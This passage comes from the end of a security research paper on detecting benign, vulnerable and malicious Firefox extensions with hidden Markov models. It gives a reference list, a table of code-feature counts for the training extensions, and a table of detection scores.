[24] M. Dhawan, V. Ganapathy, Analyzing Information Flow in JavaScript-Based Browser Extensions, in: Proceedings of the 2009 Annual Computer Security Applications Conference, ACSAC '09, IEEE Computer Society, 382–391, 2009.

[25] V. Djeric, A. Goel, Securing script-based extensibility in web browsers, in: Proceedings of the 19th USENIX conference on Security, USENIX Security'10, USENIX Association, 23–23, 2010.

[26] A. Barua, M. Zulkernine, K. Weldemariam, Protecting Web Browser Extensions from JavaScript Injection Attacks, in: 2013 18th International Conference on Engineering of Complex Computer Systems, Singapore, July 17-19, 2013, IEEE, 188–197, 2013.

[27] K. Onarlioglu, M. Battal, W. K. Robertson, E. Kirda, Securing Legacy Firefox Extensions with SENTINEL, in: K. Rieck, P. Stewin, J.-P. Seifert (Eds.), DIMVA, vol. 7967 of *Lecture Notes in Computer Science*, Springer, ISBN 978-3-642-39234-4, 122–138, 2013.

[28] A. Poritz, Hidden Markov models: a guided tour, in: Acoustics, Speech, and Signal Processing, 1988. ICASSP-88., 1988 International Conference on, 7–13 vol.1, 1988.

[29] Bugzilla, Bugzilla Mozilla, `https://bugzilla.mozilla.org/`, 2013.

[30] H. Shahriar, K. Weldemariam, T. Lutellier, M. Zulkernine, A Model-Based Detection of Vulnerable and Malicious Browser Extensions, in: Proceedings of 7th International Conference on Software Security and Reliability (SERE), IEEE Computer Society, 198– 207, 2013.

[31] Mozilla Developer Network - XML User Interface Language, https://developer.mozilla.org/en-US/docs/XUL, 2012.

[32] Mozilla Developer Network - XUL Overlays, https://developer.mozilla.org/en-US/docs/XUL_Overlays, 2012.

[33] Browser Helper Objects: The Browser the Way You Want It, http://goo.gl/iFrO9, August, 2012.

[34] Google Chrome Extensions, http://developer.chrome.com/extensions/index.html, Last accessed: 15-August-2012.

[35] Technologies used in Developing Extensions, http://goo.gl/KUW6m, 2013.

[36] XPCOM Interface Reference by grouping, http://goo.gl/R9lBw, 2010.

[37] XPConnect, https://developer.mozilla.org/en-US/docs/XPConnect, 2012.

[38] R. Nyman, How to develop a Firefox extension, http://goo.gl/X53S3, 2009.

[39] Mozilla Developer Network: A Simple Menu Bar Tutorial, http://goo.gl/Go2Ft, 2012.

[40] Robin, Baum Welch Algorithm, http://language.worldofcomputing.net/pos-tagging/baum-welch-algorithm.html, 2009.

[41] A. Milowski, JHMM: An Implementation of Hidden Markov Models and Training in Java, http://code.google.com/p/jhmm/, Last Accessed: December 2012.

[42] Mozilla Firefox, ADD-ONS, https://addons.mozilla.org/en-US/firefox/, 2012.

[43] N. Freeman, R. S. Liverani, Exploiting Cross Context Scripting Vulnerabilities in Firefox, http://goo.gl/lcB1u, 2010.

[44] R. S. Liverani, Cross Context Scripting with Firefox, http://goo.gl/6ERWJ, 2010.

[45] Mozilla Firefox, Firefox issues caused by Malware, http://goo.gl/8x4NE, 2011.

[46] S. Kazi, Hidden Markov Models for Software Piracy Detection, MSc Thesis, San Jose State University,,, Master's thesis, San Jose State University, http://scholarworks.sjsu.edu/etd_projects/236, 2012.

[47] R. Karim, M. Dhawan, V. Ganapathy, C.-c. Shan, An analysis of the mozilla jetpack extension framework, in: Proceedings of the 26th European conference on Object-Oriented Programming, ECOOP'12, Springer-Verlag, 333–355, 2012.

[48] G. Y. Lei Liu, Xinwen Zhang, S. Chen, Chrome Extensions: Threat Analysis and Countermeasures, in: Proceedings of the NDSS Symposium, 2012.

[49] C. Curtsinger, B. Livshits, B. Zorn, C. Seifert, ZOZZLE: fast and precise in-browser JavaScript malware detection, in: Proceedings of the 20th USENIX conference on Security, SEC'11, USENIX Association, 3–3, 2011.

[50] P. Ratanaworabhan, B. Livshits, B. Zorn, NOZZLE: a defense against heap-spraying code injection attacks, in: Proceedings of the 18th conference on USENIX security symposium, SSYM'09, USENIX Association, Berkeley, CA, USA, 169–186, URL http://dl.acm.org/citation.cfm?id=1855768.1855779, 2009.

[51] G. Shivaraj, M. Song, S. Shetty, A Hidden Markov Model based approach to detect Rogue Access Points, in: Military Communications Conference, 2008. MILCOM 2008. IEEE, 1 –7, 2008.

[52] M. Al-Subaie, M. Zulkernine, Efficacy of Hidden Markov Models Over Neural Networks in Anomaly Intrusion Detection, in: Proceedings of the 30th Annual International Computer Software and Applications Conference - Volume 01, COMPSAC '06, IEEE Computer Society, 325–332, 2006.

[53] Y.-H. Wang, C.-H. Mao, H.-M. Lee, Structural Learning of Attack Vectors for Generating Mutated XSS Attacks, in: TAV-WEB, 15–26, 2010.

[54] I. Corona, D. Ariu, G. Giacinto, HMM-web: a framework for the detection of attacks against web applications, in: Proceedings of the 2009 IEEE international conference on Communications, ICC'09, IEEE Press, 747–752, 2009.

[55] C. Kolbitsch, B. Livshits, B. G. Zorn, C. Seifert, Rozzle: De-cloaking Internet Malware, in: IEEE Symposium on Security and Privacy, 443–457, 2012.

[56] R. S. Liverani, N. Freeman, Exploiting Cross Context Scripting Vulnerabilities in Firefox, http://www.security-assessment.com/files/whitepapers/Exploiting_Cross_Context_Scripting_vulnerabilities_in_Firefox.pdf, 2010.

[57] L. R. Suggi, Cross Context Scripting with Firefox, http://www.security-assessment.com/files/whitepapers/Cross_Context_Scripting_with_Firefox.pdf, 2010.

Table 6: Examples of subject extensions used to train the detection models.

Extension Example	**# of XUL**	**# of UI**	**# of JS**	**nsIXXX**	**Window**	**Search**	**Replace**	**innerHTML**	**Eval**
Answers-2.3.54-fx (**C1**)	4	3	3	17	2	15	11	30	0
WikiLook 2.7.0 (**C1**)	4	7	4	13	1	6	203	15	0
Text to Voice (**C1**)	4	1	2	2	2	0	0	2	0
Converter-1.1.1-fx (**C1**)	4	31	14	18	0	0	34	11	0
Google_translator_for_firefox-2.1.0.1-fx (**C2**)	3	16	3	6	0	4	12	0	0
Flashgot-1.3.8-tb+fx+sm (**C2**)	10	126	17	169	3	3	81	3	1
Image Search Options 2.0.2 (**C2**)	4	11	1	951	42	3	105	21	0
Download YouTube Videos as MP4 1.5.11 (**C2**)	1	1	2	5	0	0	3	3	0
Download_flash_and_video-1.09-fx+sm (**C2**)	3	1	1	22	0	0	4	2	0
Youtube_video_quality_manager-1.2-fx (**C2**)	2	7	2	11	0	0	4	2	0
Noscript-2.4.2-sm+fx+fn (**C3**)	7	67	29	201	3	4	136	7	2
Safe_Preview1.0.6 (**C3**)	2	8	3	49	0	9	8	0	0
LastPass_Password_Manager2.0.20 (**C3**)	42	639	19	9	0	28	26	0	0
Password_exporter-1.2.1-fx+tb+sm (**C3**)	7	11	4	43	0	0	9	0	0
Blocksite-0.7.1.1-fx (**C3**)	4	9	6	29	3	0	3	0	0
Delicious_bookmarks-2.3.1-fx (**C4**)	23	111	34	344	6	20	10	0	0
Echofon_for_twitter-2.4-fx (**C4**)	11	77	10	106	2	41	4	1	0
TinyURL_Generator2.6.1 3 (**C4**)	7	3	12	1	0	0	0	0	0
Facebook_new_tab-0.6-fx (**C4**)	2	3	2	15	0	1	0	0	0
Youtube_video_replay-1.5-fx (**C4**)	0	0	8	10	3	1	3	0	0

Table 7: The detection evaluation results for some of the browser extensions used in our testing.

Extension	Known type	Benign HMM	Vulnerable HMM	Malicious HMM	Detected Type
Euskalbar-3.9-fx	Benign	0.76	0.65	0.27	Benign
Wikilook-2.7.0-sm+fx	Benign	0.85	0.41	0.12	Benign
Yamli_smart_arabic_keyboard-1.0.7-fx	Benign	0.65	0.50	0.32	Benign
Deezermsn-0.17-fx-win	Benign	0.78	0.68	0.0	Benign
Proxtube_gesperrte_youtube_videos_schauen-1.4.2-fx	Benign	0.86	0.75	0.08	Benign
Ant_video_downloader_and_player-2.4.7-fx	Benign	0.96	0.45	0.21	Benign
Easy_youtube_video_downloader-6.1-fx	Benign	0.92	0.67	0.36	Benign
Autofill_forms-0.9.8.3-fx	Benign	0.83	0.49	0.60	Benign
Do_not_track_plus-2.2.0.515-fx	Benign	0.75	0.66	0.28	Benign
Modify_headers-0.7.1.1-fx	Benign	0.95	0.52	0.25	Benign
cloudmagic_exchange_gmail_and_twitter_search-1.2.18-fx	Benign	0.67	0.33	0.62	Benign
pearltrees-6.0.2-fx	Benign	0.78	0.64	0.15	Benign
smoothwheel_amo-0.45.6.20100202.1-fx+tb+sm+mz	Benign	0.85	0.56	0.45	Benign
Wikipedia Toolbar-0.5.9	Vulnerable	0.50	0.78	0.14	Vulnerable
Fizzle 0.5.1	Vulnerable	0.31	0.74	0.12	Vulnerable
Fizzle-0.5.2	Vulnerable	0.42	0.76	0.21	Vulnerable
Beatnik-1.2	Vulnerable	0.66	0.89	0.54	Vulnerable
Budaneki-2.0	**Benign**	**0.63**	**0.85**	**0.24**	**Vulnerable**
Malicious “FaceBlus” add-on	Malicious	0.67	0.22	0.83	Malicious
Malicious “emotimania” add-on	Malicious	0.34	0.68	0.78	Malicious
Malicious “Youtube” add-on	Malicious	0.54	0.73	0.88	Malicious
Select_Text_and_Request_URL0.2	Benign	0.45	0.94	0.56	Vulnerable
Pearltrees6.0.15	Benign	0.58	0.76	0.42	Vulnerable
Facebook_dislike-3.0.2	**Benign**	**0.82**	**0.35**	**0.95**	**Malicious**
Facebook_Rosa	Malicious	0.45	0.5	0.76	Malicious